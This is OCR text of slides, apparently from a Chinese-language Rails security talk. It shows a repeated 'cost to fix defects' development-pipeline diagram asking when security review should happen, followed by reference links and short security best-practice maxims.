
代码审查时?


Cost to Fix Defects
Security Review
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code


持续集成时?


Cost to Fix Defects
Security Review
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code


提交代码时?


Cost to Fix Defects
Security Review
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code


单元测试时?


Cost to Fix Defects
Security Review
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code

写代码时?


Cost to Fix Defects
Securi
Write code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code

还是被攻击时?


Cost to Fix Defects
Security Review
Write code
Save code
Run tests
Commit code
Push to CI server
Code review
QA Testing
Deplo code

应该是这个时候!

參考文獻

- http://guides.rubyonrails.org/security.html
- http://asciicasts.com/episodes/178-seven-security-tips
- http://blog.codeclimate.com/blog/2013/03/27/rails-insecure-defaults/
- http://www.confreaks.com/videos/865-railsconf2012-securing-your-site
- http://ihower.tw/blog/archives/4096
- http://www.rorsecurity.info
- https://groups.google.com/forum/?fromgroups#!forum/rubyonrails-security

安全最佳实践

- 不要相信用户
- 习惯优于配置
- 使用白名单
- 及早做安全性检查
- 意识 + 工具

什么是安全

- Security is a measurement, not a characteristic.

- Security must be balanced with expense.
- Security must be balanced with usability.
- Security must be part of the design.